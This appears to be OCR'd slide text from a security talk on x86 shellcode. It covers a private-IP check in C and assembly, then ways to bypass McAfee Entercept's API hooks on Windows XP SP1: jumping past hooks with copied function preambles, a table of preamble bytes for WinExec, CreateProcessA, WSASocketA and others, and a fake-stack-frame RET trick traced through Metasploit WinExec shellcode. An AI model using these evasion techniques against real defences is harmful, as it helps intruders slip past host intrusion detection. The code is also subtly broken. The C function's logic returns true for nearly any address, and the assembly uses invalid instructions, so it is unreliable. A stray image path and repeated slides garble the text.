// Assume little endian, use htonl() for portability
BOOL PrivateIP(DWORD ip) {
    return ( !((ip & 0xFF000000) == 0x0A000000)   // 10.0.0.0/8
          || !((ip & 0xFFF00000) == 0xAC100000)   // 172.16.0.0/12
          || !((ip & 0xFFFF0000) == 0xC0A80000)); // 192.168.0.0/16
}
```

Personally, if it was me...

I'd write it like this:

```
PrivateIP:
   MOV    EBX, [ESP+4]    ; first argument (network byte order)
   BSWAP  EBX             ; argument in little endian
   MOV    EDX, 0x10ACA8C0 ; top=16.172 bottom=168.192
   MOV    ECX, EDX        ; WORD ops are probably shorter than two ops, even with 0x66
   SHR    ECX,16          ; 16.172
   MOVZX  EAX, 0x0A       ; 0.0.0.10
   XOR    AL, BL          ; check 10.x.x.x-ness    EAX==0 if true
   XOR    CX, BX          ; check 172.16.x.x-ness  EDX==0 if true
   XOR    BX, DX          ; check 192.168.x.x-ness BX==0 if true
   MUL    BX              ; AX * BX if one of these was 0, then EDX:EAX==0
   MUL    CX              ; AX * CX if any of these were 0, the the result is EDX:EAX==0
   OR     EAX, EDX        ; gibberish unless all 0's
   SETZF  AL              ; if 0x0, and not anything else, store 0x1
   CBW                    ; return 0x00000001 if anything matched, 0x00000000 else
RET
```

But now I'm showing off.

Questions?

Bonus Round

Lightning Talk

- McAffee Entercept (HIDS)
- Phrack Issue 62 File 5 (Jamie Butler, et al.)
- Hooks a few functions in a few system DLLs
- Basically just checks that RET goes back to read-only memory. (i.e. Stored EIP doesn't point to stack or heap.)
- McAffee fixed the bug about leaving the DLL pages writable after hooking.

New Strategy 1

- Just include the original API function preambles in your shellcode, and then CALL into the function five bytes past the entry point. (i.e. CALL just after the hook.)

Before Hooking

KERNEL32.WinExec (starts at address 0x77E684C6)
This is for Windows XP SP1 English (kernel32.dll ver. 5.1.2600.2180)

```
77E684C6:   55              PUSH EBP
77E684C7:   8B EC           MOV EBP, ESP
77E684C9:   83 EC 54        SUB ESP, 0x54
77E684CC:   53              PUSH EBX
77E684CD:   56              PUSH ESI
77E684CE:   57              PUSH EDI
77E684CF:   6A 11           PUSH 0x11
```

After Hooking

KERNEL32.WinExec (starts at address 0x77E684C6)
This is for Windows XP SP1 English (kernel32.dll ver. 5.1.2600.2180)

```
77E684C6: -E9 0F7CC788   JMP 0x00AE00DA

77E684CB:   54           PUSH ESP
77E684CC:   53           PUSH EBX
77E684CD:   56           PUSH ESI
77E684CE:   57           PUSH EDI
77E684CF:   6A 11        PUSH 0x11
```

Not Really, Instruction Got Split


Entercept Code Stub

```
00AE00DA:   68 25B8E9C4   PUSH 0xC4E9B825
00AE00DF:   E8 2FF44977   CALL ntdll.ZwYieldExecution
[etc...]
```

```
77E684C6: -E9 0F7CC788   JMP 0x00AE00DA

77E684CB:   54             PUSH ESP
77E684CC:   53             PUSH EBX
77E684CD:   56             PUSH ESI
77E684CE:   57             PUSH EDI
77E684CF:   6A 11          PUSH 0x11
```

Entercept Code Stub

```
00AE00DA:  68 25B8E9C4  PUSH 0xC4E9B825
00AE00DF:  E8 2FF44977  CALL ntdll.ZwYieldExecution
[etc...]
```



Guess what, the whole
memory page starting at 0x00AE0000
- where all the Entercept stubs live -
is set both Writeable and Executable.

Jump Around Jump

Execute this in your shellcode

```
55              PUSH EBP
8B EC           MOV EBP, ESP
83 EC 54        SUB ESP, 0x54
```

Then Jump Here

```
77E684C6: -E9 0F7CC788   JMP 0x00AE00DA

77E684CB:   54           PUSH ESP
77E684CC:   53           PUSH EBX
77E684CD:   56           PUSH ESI
77E684CE:   57           PUSH EDI
77E684CF:   6A 11        PUSH 0x11
```

Function Preamble

For the API hook-reinjection code,
these are the magic numbers for XP SP1:

```
WinExec:              77e684c6: 55 8b ec 83 ec 54 53 56
CreateProcessA:       77e61bb8: 55 8b ec 6a 00 ff 75 2c
ExitThread:           77e73c49: 6a 14 68 08 19 e8 77 e8
ExitProcess:          77e75cb5: 55 8b ec 6a ff 68 b0 f3
LoadLibraryA:         77e805d8: 83 7c 24 04 00 53 56 74
WSAStartup:           71ab41da: 6a 14 68 f8 7b ab 71 e8
WSASocketA:           71ab5a01: 55 8b ec 81 ec 74 02 00
WaitForSingleObject 77e79d5b: 6a 00 ff 74 24 0c ff 74
closesocket:          71ab1a6d: 55 8b ec 51 81 3d 1c 20
```

Strategy 2

- Build a fake stack frame, and call your second function, by returning to it directly from the first.
- Both are in read-only memory, so Entercept is cool with it.
- MSF WinExec() shellcode does this, I don't know if on accident or on purpose.

MSF Shellcode

When the shellcode reaches its end, the stack is set up looks like this:

```
ESP   = 017DFC68: 7C86114D kernel32.WinExec
ESP+4 = 017DFC6C: 7C81CAA2 RETURN to kernel32.ExitProcess
ESP+8 = 017DFC70: 0A0E00B1 ASCII "calc.exe"
ESP+C = 017DFC74: 00000000
ESP+10= 017DFC78: 0A0E0047 RETURN to 0A0E0047 from 0A0E008B
```

MSF Shellcode

When the shellcode reaches its end, the stack is set up looks like this:

```
ESP   = 017DFC68: 7C86114D kernel32.WinExec
ESP+4 = 017DFC6C: 7C81CAA2 RETURN to kernel32.ExitProcess
ESP+8 = 017DFC70: 0A0E00B1 ASCII "calc.exe"
ESP+C = 017DFC74: 00000000
ESP+10= 017DFC78: 0A0E0047 RETURN to 0A0E0047 from 0A0E008B
```

Upon execution of a "`RET`", `EIP` is now `7C86114D`, which is an Entercept hook (if you have it installed)

```
EIP   = 7C86114D: E9 CDFD9E83 JMP 00250F1F ; Entercept
```

MSF Shellcode

When the shellcode reaches its end, the stack is set up looks like this:

```
ESP   = 017DFC68: 7C86114D kernel32.WinExec
ESP+4 = 017DFC6C: 7C81CAA2 RETURN to kernel32.ExitProcess
ESP+8 = 017DFC70: 0A0E00B1 ASCII "calc.exe"
ESP+C = 017DFC74: 00000000
ESP+10= 017DFC78: 0A0E0047 RETURN to 0A0E0047 from 0A0E008B
```

And the stack looks like this (to Entercept)

```
ESP   = 017DFC6C: 7C81CAA2 CALL to WinExec from kernel32.7C81CA9C
ESP+4 = 017DFC70: 0A0E00B1 CmdLine = "calc.exe"
ESP+8 = 017DFC74: 00000000 ShowState = SW_HIDE
```

MSF Shellcode

When the shellcode reaches its end, the stack is set up looks like this:

```
ESP   = 017DFC68: 7C86114D kernel32.WinExec
ESP+4 = 017DFC6C: 7C81CAA2 RETURN to kernel32.ExitProcess
ESP+8 = 017DFC70: 0A0E00B1 ASCII "calc.exe"
ESP+C = 017DFC74: 00000000
ESP+10= 017DFC78: 0A0E0047 RETURN to 0A0E0047 from 0A0E008B
```

When the `WinExec()` call returns, it will return to `ExitProcess()`

```
ESP   = 017DFC6C: 7C81CAA2 CALL to WinExec from kernel32.7C81CA9C
ESP+4 = 017DFC70: 0A0E00B1 CmdLine = "calc.exe"
ESP+8 = 017DFC74: 00000000 ShowState = SW_HIDE
```

MSF Rationale

- Written in 2004, not sure if HIDS were on their mind [HD, Skape or Vlad, not sure who]
- If you can look up three pointers (one EIP relative, two library calls), and write a DWORD of 0's, you can execute:
  `WinExec("calc.exe",0);`
  `TermanateProcess(0);`
  with a single RET instruction.
- The 'normal' way to do this would involve at least three PUSHes and two CALLs, and a certain amount of loading stored pointers in between. (And also be detectable by Entercept)

end